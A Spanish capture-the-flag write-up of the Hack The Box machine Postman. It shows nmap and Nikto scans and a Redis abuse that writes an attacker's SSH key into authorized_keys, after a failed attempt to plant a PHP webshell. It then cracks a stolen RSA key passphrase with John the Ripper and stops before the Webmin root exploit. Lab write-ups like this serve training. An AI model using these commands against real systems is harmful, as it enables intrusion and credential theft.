Postman

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Postman en Hack The Box, tal y como se refleja, es un sistema Linux con un nivel de dificultad fácil (4.3).



Ilustración 1: Postman.

La fase de enumeración dio comienzo haciendo uso de NMAP:

Ilustración 2: Comando de NMAP ejecutado.

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.6p1 Ubuntu 4ubuntu0.3	Ubuntu Linux; protocol 2.0
	ssh-hostkey	2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA) 256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA) 256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)					
80	tcp	open	http	syn-ack			
	http-favicon	Unknown favicon MD5: E234E3E8040EFB1ACD7028330A956EBF					
	http-methods	Supported Methods: GET POST OPTIONS HEAD					
	http-title	The Cyber Geek's Personal Website					
6379	tcp	open	redis	syn-ack	Redis key-value store	4.0.9	
10000	tcp	open	http	syn-ack	MiniServ	1.910	Webmin httpd
	http-favicon	Unknown favicon MD5: 91549383E709F4F1DD6C8DAB07890301					
	http-methods	Supported Methods: GET HEAD POST					
	http-title	Site doesn't have a title (text/html; Charset=iso-8859-1).					
	http-trane-info	Problem with XML parsing of /evox/about					

Ilustración 3: Resultados de NMAP.

Analizando los resultados se observaron tres posibles vectores de ataque, un servidor web y dos herramientas, como son Webmin y Redis.

Se usó DIRB y Nikto para recabar más información de la web que daba servicio en el puerto 80:

- Nikto:

```
root@kali:~/HTB_Postman# cat NiktoPostman_80.txt
- Nikto v2.1.6/2.1.5
+ Target Host: 10.10.10.160
+ Target Port: 80
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to th
e MIME type
+ HEAD Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ GET IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: GET The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "12
7.0.1.1".
+ GET Server may leak inodes via ETags, header found with file /, inode: f04, size: 590f549ce0d74, mtime: gzip
+ OPTIONS Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ OSVDB-3268: GET /css/: Directory indexing found.
+ OSVDB-3092: GET /css/: This might be interesting...
+ OSVDB-3268: GET /images/: Directory indexing found.
+ OSVDB-3233: GET /icons/README: Apache default file found.
root@kali:~/HTB_Postman#
```

Ilustración 4: Resultados de Nikto.

- DIRB:

Ilustración 5: Resultados de DIRB.

Ambas utilidades no revelaron demasiada información, más allá de la existencia de un directorio *upload*:



Ilustración 6: http://10.10.10.160/upload/.

Pero no se tenían los permisos necesarios para transferir un fichero:



Ilustración 7: Intento de transferir una imagen a http://10.10.10.160/upload/.

Webmin es una herramienta de configuración de sistemas, accesible vía web para sistemas, Unix como GNU/Linux y OpenSolaris. Se pueden configurar aspectos internos de muchos sistemas libres, como el servidor web Apache, PHP, MySQL, DNS, Samba, DHCP, entre otros. NMAP mostró que la versión era la 1.9.10, por tanto, se buscaron posibles *exploits*:

```
root@kali:~/HTB_Postman# searchsploit webmin
----------------------------------------- ---------------------------------------
 Exploit Title                           |  Path
                                         | (/usr/share/exploitdb/)
----------------------------------------- ---------------------------------------
DansGuardian Webmin Module 0.x - 'edit | exploits/cgi/webapps/23535.txt
Webmin - Brute Force / Command Executi | exploits/multiple/remote/705.pl
Webmin 0.9x / Usermin 0.9x/1.0 - Acces | exploits/linux/remote/22275.pl
Webmin 0.x - 'RPC' Privilege Escalatio | exploits/linux/remote/21765.pl
Webmin 0.x - Code Input Validation     | exploits/linux/local/21348.txt
Webmin 1.5 - Brute Force / Command Exe | exploits/multiple/remote/746.pl
Webmin 1.5 - Web Brute Force (CGI)     | exploits/multiple/remote/745.pl
Webmin 1.580 - '/file/show.cgi' Remote | exploits/unix/remote/21851.rb
Webmin 1.850 - Multiple Vulnerabilitie | exploits/cgi/webapps/42989.txt
Webmin 1.900 - Remote Command Executio | exploits/cgi/remote/46201.rb
Webmin 1.910 - 'Package Updates' Remot | exploits/linux/remote/46984.rb
Webmin 1.920 - Remote Code Execution   | exploits/linux/webapps/47293.sh
Webmin 1.920 - Unauthenticated Remote  | exploits/linux/remote/47230.rb
Webmin 1.x - HTML Email Command Execut | exploits/cgi/webapps/24574.txt
Webmin < 1.290 / Usermin < 1.220 - Arb | exploits/multiple/remote/1997.php
Webmin < 1.290 / Usermin < 1.220 - Arb | exploits/multiple/remote/2017.pl
phpMyWebmin 1.0 - 'target' Remote File | exploits/php/webapps/2462.txt
phpMyWebmin 1.0 - 'window.php' Remote  | exploits/php/webapps/2451.txt
webmin 0.91 - Directory Traversal      | exploits/cgi/remote/21183.txt
```

Ilustración 8: Exploit para Webmin 1.9.10.

Ejecutando dicho *exploit* se podría conseguir obtener privilegios de administrador en el sistema, pero se requiere de algún usuario, tal y como se refleja en el CVE-2019-12840.

Redis es un motor de base de datos en memoria, basado en el almacenamiento en tablas de hashes (clave/valor) pero que opcionalmente puede ser usada como una base de datos durable o persistente.

Para poder interactuar con Redis, se necesita instalar un cliente, para ello, se siguieron los pasos que se explican en: https://redis.io/topics/quickstart. Una vez instalado el cliente en la máquina atacante, se podían realizar conexiones:

```
root@kali:~/HTB_Postman# redis-cli -h 10.10.10.160
10.10.10.160:6379> ping
PONG
(0.61s)
```

Ilustración 9: Haciendo ping con redis-cli.

Existen diferentes formas de poder vulnerar la seguridad de esta herramienta, muchas de ellas se describen en: https://book.hacktricks.xyz/pentesting/6379-pentesting-redis.

Se intentó subir una *WebShell* pero no se tenían los permisos suficientes:

```
10.10.10.160:6379> CONFIG SET dir /var/www/html
OK
10.10.10.160:6379> CONFIG SET dbfilename redis.php
OK
10.10.10.160:6379> set redis "<?php phpinfo() ?>"
OK
10.10.10.160:6379> save
(error) ERR
10.10.10.160:6379> set test "<?php phpinfo() ?>"
(error) READONLY You can't write against a read only slave.
10.10.10.160:6379> save
(error) ERR
(0.82s)
10.10.10.160:6379>
```

Ilustración 10: Intento de crear una WebShell.

Así que se optó por realizar la técnica de "Get-SSH Crackit", para usar una clave válida con la que poder conectarse vía SSH:

```
10.10.10.160:6379> CONFIG GET dir
1) "dir"
2) "/var/lib/redis/.ssh"
10.10.10.160:6379> CONFIG SET dbfilename "authorized_keys"
OK
10.10.10.160:6379> save
OK
```

Ilustración 11: Obteniendo el directorio del usuario redis y configurando el fichero que almacena las claves públicas.

Se generó un par de claves y se almacenó la clave pública en el fichero de claves permitidas:

```
root@kali:~/HTB_Postman# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /root/HTB_Postman/clave
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/HTB_Postman/clave.
Your public key has been saved in /root/HTB_Postman/clave.pub.
The key fingerprint is:
SHA256:CqrqfsNq+lbEGZoost0OMKieKFxVYWActZlr/UJdCrQ root@kali
The key's randomart image is:
+---[RSA 3072]----+
|    .+++..       |
|    o...= .      |
|.. + o.+ E   .   |
|B o +.  o o o    |
|+= oo  oSo o     |
|o ooo.... .      |
|+ =+  .  . .     |
|o*.+.     .      |
|@*+ .            |
+----[SHA256]-----+
root@kali:~/HTB_Postman#
```

Ilustración 12: Generación de clave.

```
root@kali:~/HTB_Postman# (echo -e "\n\n";cat clave.pub; echo -e "\n\n") > publica.txt
root@kali:~/HTB_Postman# cat publica.txt | redis-cli -h 10.10.10.160 -x set keyMrTux
OK
root@kali:~/HTB_Postman#
```

Ilustración 13: Guardado de clave pública en la máquina Postman haciendo uso de redis-cli.

Completado el proceso, se podía establecer una conexión SSH con el usuario *redis*:

```
root@kali:~/HTB_Postman# ssh -i clave redis@10.10.10.160
Enter passphrase for key 'clave':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Dec 12 00:30:39 2019 from 10.10.15.156
redis@Postman:~$ id
uid=107(redis) gid=114(redis) groups=114(redis)
redis@Postman:~$
```

Ilustración 14: Conexión SSH con el usuario redis.

Teniendo acceso al sistema con el usuario *redis*, se comenzó a realizar un reconocimiento del sistema, abriendo ficheros y directorios de interés:

```
redis@Postman:~$ sudo -l
[sudo] password for redis:
Sorry, try again.
[sudo] password for redis:
Sorry, try again.
[sudo] password for redis:
sudo: 3 incorrect password attempts
redis@Postman:~$ find / -perm -4000 -type f -exec ls -la {} \; 2>/dev/null
-rwsr-xr-x 1 root root 436552 Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 42992 Jun 10  2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 149080 Jan 18  2018 /usr/bin/sudo
-rwsr-xr-x 1 root root 59640 Mar 22  2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 75824 Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 76496 Mar 22  2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 18448 Jun 28 12:05 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 40344 Mar 22  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 44528 Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 30800 Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 26696 Oct 15  2018 /bin/umount
-rwsr-xr-x 1 root root 44664 Mar 22  2019 /bin/su
-rwsr-xr-x 1 root root 64424 Jun 28 12:05 /bin/ping
-rwsr-xr-x 1 root root 43088 Oct 15  2018 /bin/mount
redis@Postman:~$
```

Ilustración 15: Búsqueda de ficheros con SUID.



Ilustración 16: Resultados de netstat.



Ilustración 17: Contenido de .bash_history parte 1.



Ilustración 18: Contenido de .bash_history parte 2.

El contenido del fichero *.bash_history*, revelaba que hay otro usuario en el sistema, llamado Matt, y que existía una copia de seguridad de una clave RSA. El fichero se encontraba en el directorio */opt*:



Ilustración 19: Fichero id_rsa.bak.

Se copió la clave a la máquina atacante:

Ilustración 20: Transfiriendo clave RSA a la máquina atacante vía SFTP.

Pero la clave estaba cifrada con una contraseña:



Ilustración 21: SSH-Keygen no reconoce el fichero como una clave válida.

Se usó "ssh2john" (https://github.com/magnumripper/JohnTheRipper/blob/bleeding-jumbo/run/ssh2john.py) para así poder intentar realizar un ataque de diccionario con JohnTheRipper a la contraseña que protege el fichero.



Ilustración 22: Ejecutando ssh2john.py.



Ilustración 23: Ejecutando JohnTheRipper.

Se consiguió la contraseña, pero no se podía usar la clave RSA para conectarse con el usuario Matt vía SSH, porque tal y como se reflejaba en el fichero de configuración */etc/ssh/sshd_config* el usuario Matt no tiene permitido el acceso:



Ilustración 24: Fichero de configuración /etc/ssh/sshd_config.



Ilustración 25: Conexión SSH rechazada.

Tal y como se observaba en el fichero *.bash_history*, se usaba el comando *su* para iniciar sesión con el usuario *Matt*, así que usando dicho comando e introduciendo la contraseña con la que se protege la clave RSA, se obtiene una *shell* con el usuario *Matt*:



Ilustración 26: Sesión con el usuario Matt y flag user.txt.

Como se relató anteriormente, Webmin 1.9.10 tiene una vulnerabilidad, la cual si es explotada se puede obtener acceso al sistema como usuario *root*. Pero se requiere tener un usuario, así que se probó si *Matt* tenía acceso a Webmin, con la misma contraseña. Por tanto, se intentó iniciar sesión vía web:

Ilustración 27: Se requiere conectarse vía HTTPS a Postman:10000.



Ilustración 28: Introduciendo Postman en /etc/hosts.

